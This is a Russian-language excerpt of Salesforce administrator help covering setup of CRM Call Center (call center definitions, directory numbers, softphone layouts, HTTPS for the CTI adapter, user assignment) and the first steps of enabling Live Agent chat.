
[Создание центра обработки вызовов](#)

[Клонирование центра обработки вызовов](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Импорт файла определения центра обработки вызовов

Чтобы создать первый центр обработки вызовов для установленного адаптера СТИ, рекомендуем импортировать стандартный [файл определения центра обработки вызовов](#) в систему Salesforce.

1. Введите строку «*Центры обработки вызовов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Центры обработки вызовов**».
2. Нажмите кнопку «**Импорт**».
3. Чтобы выбрать стандартный файл определения центра обработки вызовов в папке установки адаптера СТИ, нажмите кнопку «**Обзор...**» рядом с полем «Файл определения центра обработки вызовов». Имя XML-файла определяется типом поддерживаемой системы СТИ. Например, стандартный файл определения центра обработки вызовов для адаптера Cisco™ IPCC Enterprise называется CiscoIPCCEnterprise7x.xml. Чтобы заполнить поле «Файл определения центра обработки вызовов», нажмите кнопку «**Открыть**».
4. Чтобы импортировать файл и вернуться на страницу «Все центры обработки вызовов», нажмите кнопку «**Импорт**». Новая запись будет добавлена в список центров обработки вызовов организации.

 **Прим.:** Сообщение об ошибке «Такое внутреннее имя уже используется центром обработки вызовов» указывает на то, что файл определения центра обработки вызовов для данного адаптера СТИ уже импортирован в систему Salesforce. Чтобы создать дополнительные записи центра обработки вызовов для данного адаптера СТИ, выполните [клонирование текущего центра обработки вызовов](#) и укажите другое значение в параметре reqInternalName.

5. Чтобы изменить параметры нового центра обработки вызовов, щелкните ссылку «**Правка**» напротив нужного имени. Дополнительную информацию о клонировании центра обработки вызовов для отдельного адаптера СТИ см. в разделе «[Клонирование центра обработки вызовов](#)» на странице 2803.

СМ. ТАКЖЕ:

- [Создание центра обработки вызовов](#)
- [Управление центрами обработки вызовов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта файлов определения центра обработки вызовов:

- «Настройка приложения»
- И  
«Управление центрами обработки вызовов»

## Создание центра обработки вызовов

Центр обработки вызовов [Salesforce CRM Call Center](#) соответствует единой системе компьютерной телефонии (СТП), используемой в организации. Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены записи центра обработки вызовов.

Система Salesforce поддерживает два способа создания записи центра обработки вызовов.

- [Импорт файла определения центра обработки вызовов в систему Salesforce](#).  
Рекомендуем использовать данный способ для создания первого центра обработки вызовов для установленного адаптера СТП.
- [Клонирование текущего определения центра обработки вызовов](#). Рекомендуем использовать данный способ для создания дополнительных центров обработки вызовов для отдельного адаптера СТП. Например, текущая запись для центра обработки вызовов Cisco IPCC Enterprise™, расположенного в одном месте, может быть клонирована для центра обработки вызовов Cisco IPCC Enterprise, расположенного в другом месте.

Чтобы просмотреть список созданных центров обработки вызовов, введите строку «*Центры обработки вызовов*» в поле «Быстрый поиск» и выберите «**Центры обработки вызовов**».

СМ. ТАКЖЕ:

- [Настройка Salesforce CRM Call Center](#)
- [Файлы определения центра обработки вызовов](#)
- [Управление центрами обработки вызовов](#)
- [Отображение и редактирование центра обработки вызовов](#)
- [Управление пользователями центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания центра обработки вызовов посредством импорта или клонирования:


- «Управление центрами обработки вызовов»

## Клонирование центра обработки вызовов

Чтобы создать дополнительные центры обработки вызовов для отдельного адаптера СП, рекомендуем клонировать текущий центр обработки вызовов. Например, текущая запись для центра обработки вызовов Cisco IPCC Enterprise™, расположенного в одном месте, может быть клонирована для центра обработки вызовов Cisco IPCC Enterprise, расположенного в другом месте.

Чтобы клонировать центр обработки вызовов, выполните указанные ниже действия.

1. Введите строку «*Центры обработки вызовов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Центры обработки вызовов**».
2. Щелкните имя нужного центра обработки вызовов.
3. Нажмите кнопку «**Клонировать**». При этом откроется страница редактирования нового центра обработки вызовов, содержащая поля и значения исходного центра обработки вызовов. Введите новое имя в поле «Внутреннее имя», которое специально отображается пустым. Поле «Внутреннее имя» может содержать не более 40 букв или цифр и должно начинаться с буквы. Значение поля «Внутреннее имя» должно быть уникальным для каждого центра обработки вызовов, заданного в организации.
4. При необходимости внесите любые дополнительные изменения в новый центр обработки вызовов.
5. Чтобы сохранить новый центр обработки вызовов, нажмите кнопку «**Сохранить**». Чтобы открыть страницу «Все центры обработки вызовов» без сохранения клонированного центра обработки вызовов, нажмите кнопку «**Отмена**».

 **Прим.:** Значение поля, которое доступно только для чтения, не может быть перенесено в клонированную запись.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Создание центра обработки вызовов](#)

[Управление центрами обработки вызовов](#)

[Отображение и редактирование центра обработки вызовов](#)

[Импорт файла определения центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и клонирования центра обработки вызовов:

- «Управление центрами обработки вызовов»

## Отображение и редактирование центра обработки вызовов


Центр обработки вызовов [Salesforce CRM Call Center](#) соответствует единой системе компьютерной телефонии (СТП), используемой в организации. Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены записи центра обработки вызовов.

Чтобы просмотреть сведения о центре обработки вызовов, выполните указанные ниже действия.

1. Введите строку «*Центры обработки вызовов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Центры обработки вызовов**».
2. Щелкните имя нужного центра обработки вызовов.

Ниже перечислены действия, доступные на странице «Сведения о центре обработки вызовов».

- Чтобы изменить свойства центра обработки вызовов, нажмите кнопку «**Правка**».
- Чтобы удалить запись центра обработки вызовов из системы Salesforce, нажмите кнопку «**Удалить**». Удаление центра обработки вызовов инициирует удаление всех связанных **номеров каталога**. Дальнейшее использование приложения Salesforce CRM Call Center будет доступно связанным пользователям только после их повторного назначения другому центру обработки вызовов.
- Чтобы **создать точную копию текущего центра обработки вызовов**, нажмите кнопку «**Клонировать**».
- Чтобы **назначить пользователей Salesforce данному центру обработки вызовов**, щелкните «**Управление пользователями центра обработки вызовов**».

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

- [Создание центра обработки вызовов](#)
- [Управление центрами обработки вызовов](#)
- [Включение протокола HTTPS для центра обработки вызовов](#)
- [Файлы определения центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования центра обработки вызовов:

- «Управление центрами обработки вызовов»



## Управление центрами обработки вызовов

Центр обработки вызовов [Salesforce CRM Call Center](#) соответствует единой системе компьютерной телефонии (СТП), используемой в организации. Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены записи центра обработки вызовов.

Чтобы просмотреть список созданных центров обработки вызовов, введите строку «*Центры обработки вызовов*» в поле «Быстрый поиск» и выберите «**Центры обработки вызовов**». Ниже перечислены действия, доступные на данной странице.

- Чтобы **просмотреть сведения о центре обработки вызовов**, щелкните нужное имя.
- Чтобы **импортировать созданный файл определения центра обработки вызовов**, нажмите кнопку «**Импорт**».
- Чтобы **изменить сведения о центре обработки вызовов**, щелкните ссылку «**Правка**» напротив нужного центра.
- Чтобы **удалить запись центра обработки вызовов из системы Salesforce**, щелкните ссылку «**Удал.**» напротив нужного центра. Удаление центра обработки вызовов инициирует удаление всех связанных **номеров каталога**. Дальнейшее использование приложения Salesforce CRM Call Center будет доступно связанным пользователям только после их повторного назначения другому центру обработки вызовов.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Создание центра обработки вызовов](#)

[Файлы определения центра обработки вызовов](#)

[Управление пользователями центра обработки вызовов](#)

## Настройка каталога центра обработки вызовов

Каждый центр обработки вызовов [Salesforce CRM Call Center](#) содержит каталог, поддерживающий поиск по телефонным номерам организации. Ниже перечислены способы настройки каталогов центра обработки вызовов.

- **Ввод дополнительных номеров каталога** во все или отдельные центры обработки вызовов, настроенные в организации.
- Обновление макетов поиска телефонных номеров.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Управление центрами обработки вызовов](#)

[Управление пользователями центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта, просмотра, редактирования или удаления центра обработки вызовов:

- «Управление центрами обработки вызовов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления каталогами центра обработки вызовов:

- «Управление центрами обработки вызовов»

## Добавление номера в каталог центра обработки вызовов

Чтобы добавить номера каталога во все или отдельные центры обработки вызовов, настроенные в организации, выполните указанные ниже действия.

1. Введите строку *«Номера каталога»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Номера каталога»**. Ниже перечислены действия, доступные на данной странице.
  - Чтобы изменить дополнительный номер каталога, щелкните ссылку **«Правка»**.
  - Чтобы удалить дополнительный номер каталога, щелкните ссылку **«Удал.»**.
  - Чтобы открыть страницу подробных сведений о дополнительном номере каталога, щелкните имя нужного дополнительного номера каталога. Чтобы изменить номер, нажмите кнопку **«Правка»**. Чтобы удалить номер, нажмите кнопку **«Удалить»**. Чтобы создать точную копию дополнительного номера каталога, нажмите кнопку **«Клонировать»**.
2. Чтобы добавить новый дополнительный номер каталога, нажмите кнопку **«Создать»**.
3. Введите метку дополнительного номера каталога в поле «Имя».
4. Введите телефонный номер, включая код страны, в поле «Тел. ». Префикс набора (например, 9 или 1) является необязательным.
5. Выберите нужный каталог центра обработки вызовов в поле «Центр обработки вызовов». Чтобы добавить номер во все каталоги центра обработки вызовов, выберите значение «-- Глобально --».
6. При необходимости введите дополнительные сведения в поле «Описание».
7. Чтобы сохранить номер и вернуться на страницу «Все дополнительные номера каталога», нажмите кнопку **«Сохранить»**. Чтобы сохранить номер и добавить новый, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Настройка каталога центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, добавления, редактирования или удаления дополнительного номера каталога:

- «Управление центрами обработки вызовов»

## Настройка макетов программного телефона

Программный телефон — это настраиваемое средство управления вызовами, которое отображается в том случае, если пользователь зарегистрирован в центре обработки вызовов и работает на компьютере с установленным адаптером СП. Подобно макетам страницы, настраиваемые макеты программного телефона могут быть созданы и назначены пользователям Salesforce CRM Call Center на основе их профилей.

Дополнительную информацию см. в разделах ниже.

- [Создание настраиваемого макета программного телефона](#)
- [Назначение макета программного телефона профилю пользователя](#)

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Управление центрами обработки вызовов](#)

## Создание настраиваемого макета программного телефона

[Макет программного телефона](#) позволяет управлять отображаемыми полями, связанными с вызовами, и объектами Salesforce, используемыми для поиска при входящем вызове. Чтобы создать настраиваемый макет программного телефона, выполните указанные ниже действия.

1. Введите строку *«Макеты программного телефона»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты программного телефона»**.
2. Чтобы создать определение макета программного телефона, нажмите кнопку **«Создать»**. Чтобы просмотреть или изменить определение текущего макета, щелкните ссылку **«Правка»** напротив нужного имени.
3. Введите уникальную метку для определения макета программного телефона в поле «Имя».
4. Выберите нужный тип вызова в раскрывающемся списке «Выбрать тип вызова». Каждое определение макета программного телефона поддерживает макеты для входящих, исходящих и внутренних вызовов. Все три макета объединены в одно определение макета программного телефона.
5. Чтобы добавить, удалить или изменить порядок отображения полей в текущем макете программного телефона, щелкните ссылку **«Правка»** в разделе «Отобразить следующие поля, связанные с вызовом».
  - Чтобы добавить поле в макет программного телефона, выберите нужное поле в столбце «Доступно» и нажмите кнопку **«Добавить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, создания, редактирования или удаления макета программного телефона:

- «Управление центрами обработки вызовов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, создания, редактирования или удаления макета программного телефона:

- «Управление центрами обработки вызовов»

- Чтобы удалить поле из макета программного телефона, выберите нужное поле в столбце «Варианты» и нажмите кнопку **«Удалить»**.
- Чтобы изменить порядок отображения полей в макете программного телефона, выберите нужное поле в столбце «Варианты» и нажмите кнопку **«Вверх»** или **«Вниз»**.

Любые изменения автоматически отображаются в области предварительного просмотра макета программного телефона, которая расположена в правой части страницы. Чтобы скрыть столбцы «Доступно» и «Варианты», щелкните ссылку **«Свернуть»**.

Поля, связанные с телефоном, отображаются в программном телефоне пользователя только при наличии допустимых значений. Например, поле «Код абонента», добавленное в макет исходящего вызова, отображаться не будет.

6. Чтобы добавить, удалить или изменить порядок отображения ссылок на объекты, связанные с вызовом, щелкните ссылку **«Добавить или удалить объекты»** в разделе «Отобразить следующие объекты Salesforce».
7. Чтобы выбрать поля, которые должны отображаться в макете программного телефона в том случае, если найдена всего одна запись для данного объекта, щелкните ссылку **«Правка»** напротив каждой строки «Если найден один <объект>, отобразить : ». Поля могут быть добавлены или удалены, либо изменен порядок их отображения.
8. Чтобы выбрать окна, которые должны отображаться при совпадении или несовпадении сведений о входящем вызове с текущими записями Salesforce, щелкните ссылку **«Правка»** напротив каждого типа строки совпадения в разделе «Параметры всплывающего окна» (только для входящих вызовов). Все возможные строки совпадения и соответствующие параметры всплывающего окна представлены в таблице ниже.

| Строка совпадения              | Описание  | Параметры всплывающего окна  |
|--------------------------------|---|--|
| Всплывающие окна открываются в | Определение области отображения всплывающих окон. | <p><b>Текущее окно обозревателя</b><br/>Отображение всплывающих окон в открытых окнах обозревателя.</p> <p><b>Новая вкладка или новое окно обозревателя</b><br/>Отображение всплывающих окон на новых вкладках или в новых окнах обозревателя.</p> <p>Способ обработки данных параметров определяется используемым обозревателем.</p> <ul style="list-style-type: none"> <li>• В обозревателе Internet Explorer 6.0 всплывающие окна всегда отображаются в новых окнах.</li> <li>• В обозревателе Internet Explorer 7.0 способ отображения всплывающих окон определяется параметрами вкладки.</li> <li>• В обозревателе Firefox 3.5 способ отображения всплывающих окон определяется параметрами вкладки.</li> </ul> |

| Строка совпадения              | Описание   | Параметры всплывающего окна  |
|--------------------------------|--|--|
| Совпадающие записи отсутствуют | Настройка параметров всплывающего окна для тех случаев, когда сведения о входящем вызове не соответствуют текущим записям Salesforce.          | <p><b>Не открывать окна</b><br/>                     Данный параметр позволяет блокировать отображение любых окон.</p> <p><b>Открыть в новом окне</b><br/>                     Данный параметр позволяет открывать новую страницу записи, выбранной в раскрывающемся списке.</p> <p><b>Открыть на странице Visualforce</b><br/>                     Данный параметр позволяет открывать определенную страницу Visualforce.<br/>                     Адаптер CTI передает данные о вызове на страницу Visualforce посредством URL-адреса. Данные, подлежащие обязательной передаче: ANI (код абонента) и DNIS (номер, набранный абонентом). При необходимости URL-адрес позволяет передавать дополнительные данные на страницу Visualforce.</p> |
| Запись с одним совпадением     | Настройка параметров всплывающего окна для тех случаев, когда сведения о входящем вызове соответствуют только одной текущей записи Salesforce. | <p><b>Не открывать окна</b><br/>                     Данный параметр позволяет блокировать отображение любых окон.</p> <p><b>Открыть на странице сведений</b><br/>                     Данный параметр позволяет открывать страницу сведений о совпадающей записи.</p> <p><b>Открыть на странице Visualforce</b><br/>                     Данный параметр позволяет открывать определенную страницу Visualforce.<br/>                     Адаптер CTI передает данные о вызове на страницу Visualforce посредством URL-адреса. Данные, подлежащие обязательной передаче: ANI (код абонента) и DNIS (номер, набранный</p>   |

| Строка совпадения                 | Описание  | Параметры всплывающего окна   |
|-----------------------------------|---|---|
|                                   |   | абонентом). При необходимости URL-адрес позволяет передавать дополнительные данные на страницу Visualforce.   |
| Записи с несколькими совпадениями | Настройка параметров всплывающего окна для тех случаев, когда сведения о входящем вызове соответствуют нескольким текущим записям Salesforce. | <p><b>Не открывать окна</b><br/>                     Данный параметр позволяет блокировать отображение любых окон.</p> <p><b>Открыть на странице поиска</b><br/>                     Данный параметр позволяет открывать страницу поиска.</p> <p><b>Открыть на странице Visualforce</b><br/>                     Данный параметр позволяет открывать определенную страницу Visualforce.</p> <p>Адаптер СТИ передает данные о вызове на страницу Visualforce посредством URL-адреса. Данные, подлежащие обязательной передаче: ANI (код абонента) и DNIS (номер, набранный абонентом). При необходимости URL-адрес позволяет передавать дополнительные данные на страницу Visualforce.</p> |

Чтобы свернуть развернутые строки совпадения, щелкните **«Свернуть»**.

Данный раздел отображается только при создании адаптера СТИ посредством [инструментария СТИ Toolkit 2.0](#) или более поздней версии.

9. Настройте макеты программного телефона для остальных типов вызова, доступных в раскрывающемся списке «Выбрать тип вызова».
10. Нажмите кнопку **«Сохранить»**.



**Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [СТИ Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:


[Настройка Salesforce CRM Call Center](#)

[Назначение макета программного телефона профилю пользователя](#)

## Назначение макета программного телефона профилю пользователя

[Настраиваемые макеты программного телефона](#), для которых добавлены определения, могут быть назначены профилям пользователей.

1. Введите строку *«Макеты программного телефона»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты программного телефона»**.
2. Нажмите кнопку **«Назначение макета»**.
3. Выберите нужный макет программного телефона для каждого профиля пользователя, доступного на странице. На данной странице отображаются только те профили, которые содержат пользователей, назначенных центру обработки вызовов, или которым уже назначен настраиваемый макет программного телефона.
4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Назначенный макет программного телефона будет доступен пользователям центра обработки вызовов при следующем входе в систему Salesforce.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)


[Настройка макетов программного телефона](#)

## Включение протокола HTTPS для центра обработки вызовов

Адаптеры СТИ, разработанные с помощью инструментария СТИ Toolkit 4.0, позволяют указывать для центра обработки вызовов безопасный URL-адрес или адрес, использующий протокол HTTPS. Протокол HTTPS обеспечивает дополнительную защиту центра обработки вызовов, а также позволяет заблокировать предупреждения о смешанном содержимом, которые могут отображаться в обозревателе в том случае, если протокол HTTPS используется только в организации Salesforce, но не используется в центре обработки вызовов.

Чтобы включить протокол HTTPS, выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя нужного центра.
3. Нажмите кнопку **«Правка»**.
4. Введите безопасный URL-адрес адаптера в поле «URL-адрес адаптера СТИ». Например, `https://localhost:11000`.
5. Нажмите кнопку **«Сохранить»**.

 **Важное замечание:** Помимо ввода безопасного URL-адреса на странице «Параметры Call Center», пользователь может вносить изменения в файл конфигурации адаптера СТИ, а также создавать и устанавливать новые сертификаты для адаптера СТИ. Дополнительную информацию см. в [Руководстве разработчика СТИ Toolkit](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения макета программного телефона профилю пользователя:

- «Управление центрами обработки вызовов»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения протокола HTTPS для центра обработки вызовов:

- «Настройка приложения»
- И
- «Управление центрами обработки вызовов»

 **Прим.:** Предыдущие версии СТИ являются безопасными, но используют другие технологии Windows®.

СМ. ТАКЖЕ:

- [Общие сведения об инструментари Salesforce CTI Toolkit](#)
- [Настройка Salesforce CRM Call Center](#)

## Управление пользователями центра обработки вызовов

Функции Salesforce CRM Call Center доступны только тем пользователям Salesforce, которые назначены администратором центра обработки вызовов. Ниже перечислены разделы, содержащие соответствующие инструкции.

- [Добавление пользователя в центр обработки вызовов](#)
- [Удаление пользователя из центра обработки вызовов](#)

Каждый пользователь центра обработки вызовов имеет доступ к [личным параметрам программного телефона](#), которые определяют:

- необходимость автоматического входа в программный телефон при входе в систему Salesforce;
- способ отображения единственной записи, соответствующей входящему вызову.

Для изменения личных параметров программного телефона, задаваемых по умолчанию всем новым пользователям центра обработки вызовов, рекомендуем использовать Force.com API.

СМ. ТАКЖЕ:

- [Настройка Salesforce CRM Call Center](#)
- [Создание центра обработки вызовов](#)
- [Управление центрами обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или удаления пользователей из центра обработки вызовов:

- «Управление центрами обработки вызовов»



## Добавление пользователя в центр обработки вызовов

Чтобы добавить пользователя в центр обработки вызовов [Salesforce CRM Call Center](#), выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя центра обработки вызовов, которому должен быть назначен пользователь Salesforce.
3. Щелкните **«Управление пользователями центра обработки вызовов»** в связанном списке «Пользователи центра обработки вызовов».
4. Нажмите кнопку **«Добавить пользователей»**.
5. Укажите критерии поиска пользователей Salesforce, которые должны быть назначены центру обработки вызовов.
6. Чтобы просмотреть список пользователей Salesforce, соответствующих заданным критериям поиска, нажмите кнопку **«Найти»**. Результаты поиска не содержат пользователей, которые уже назначены центру обработки вызовов, так как одновременно пользователь может быть назначен только одному центру обработки вызовов.
7. Установите флажки напротив нужных пользователей и нажмите кнопку **«Добавить в центр обработки вызовов»**.

Чтобы изменить центр обработки вызовов на странице редактирования сведений об отдельном пользователе, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Измените значение поля «Центр обработки вызовов». Чтобы изменить центр обработки вызовов, щелкните значок поиска (🔍) и выберите новый центр обработки вызовов. Чтобы удалить пользователя из текущего центра обработки вызовов, удалите имя центра обработки вызовов, отображающееся в данном поле.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Управление пользователями центра обработки вызовов](#)

[Создание центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления  
пользователей в центр  
обработки вызовов:

- «Управление центрами обработки вызовов»

## Удаление пользователя из центра обработки вызовов

Чтобы удалить пользователя из центра обработки вызовов Salesforce CRM Call Center, выполните указанные ниже действия.

1. Введите строку *«Центры обработки вызовов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Центры обработки вызовов»**.
2. Щелкните имя центра обработки вызовов, из которого должен быть удален пользователь Salesforce.
3. Щелкните **«Управление пользователями центра обработки вызовов»** в связанном списке «Пользователи центра обработки вызовов».
4. Щелкните ссылку **«Удалить»** напротив имени нужного пользователя.

Чтобы удалить нескольких пользователей, установите флажок в столбце «Действие» напротив нужных пользователей и нажмите кнопку **«Удалить пользователей»**.

Чтобы изменить центр обработки вызовов на странице редактирования сведений об отдельном пользователе, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Измените значение поля «Центр обработки вызовов». Чтобы изменить центр обработки вызовов, щелкните значок поиска (🔍) и выберите новый центр обработки вызовов. Чтобы удалить пользователя из текущего центра обработки вызовов, удалите имя центра обработки вызовов, отображающееся в данном поле.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Управление пользователями центра обработки вызовов](#)

[Создание центра обработки вызовов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пользователей из центра обработки вызовов:

- «Управление центрами обработки вызовов»

## Создание каналов интернет-общения

### Live Agent для администраторов

Вас приветствует приложение Live Agent для администраторов! Live Agent — это универсальное решение, позволяющее агентам и администраторам службы поддержки быстро обрабатывать проблемы клиентов посредством чата. Благодаря Live Agent, сотрудники службы поддержки могут использовать универсальные инструменты обслуживания, доступные на консоли Salesforce, при общении с клиентами в режиме реального времени.

Администраторы организаций могут настраивать приложение Live Agent для пользователей, включая агентов и администраторов службы поддержки. Благодаря быстрой и многоуровневой настройке, приложение Live Agent может содержать определенный набор функций, используемых агентами и администраторами при обработке проблем клиентов.

Приложение Live Agent доступно пользователям организации только после его включения, настройки и развертывания. Итак, начнем.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- «Настройка приложения»

Для создания профилей или наборов полномочий:

- «Управление профилями и наборами полномочий»

## Создание базового внедрения Live Agent

Прежде чем настроить приложение Live Agent, рекомендуем создать базовое внедрение Live Agent для организации. По завершении основной настройки полученное внедрение Live Agent может использоваться агентами для общения с клиентами.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки приложения Live Agent:

- «Настройка приложения»

Для создания профилей или наборов полномочий:

- «Управление профилями и наборами полномочий»

## Включение Live Agent

Чтобы начать работу с приложением Live Agent, включите его для организации. При необходимости настройте включенное приложение Live Agent.

1. В меню «Настройка» введите «*Параметры Live Agent*» в поле «Быстрый поиск», затем выберите «**Параметры Live Agent**».
2. Установите флажок «Включить Live Agent».
3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Live Agent:

- «Настройка приложения»

## Создание пользователей Live Agent

Прежде чем разрешить пользователям общение с клиентами посредством чата, рекомендуем назначить пользователей в качестве пользователей Live Agent. Пользователи Live Agent — это агенты и администраторы службы поддержки, которым предоставляются полномочия Salesforce, необходимые для обслуживания клиентов посредством чата.

Приложение Live Agent доступно всем пользователям Live Agent только при наличии полномочия администратора «API включен», включенного в связанном профиле.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив имени нужного пользователя.
3. Установите флажок «Пользователь Live Agent». Если данный флажок не отображается, убедитесь, что организация приобрела достаточное количество лицензий на компонент Live Agent.
4. Нажмите кнопку «**Сохранить**».

Убедитесь, что созданные пользователи назначены конфигурации Live Agent и связаны с соответствующими навыками.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

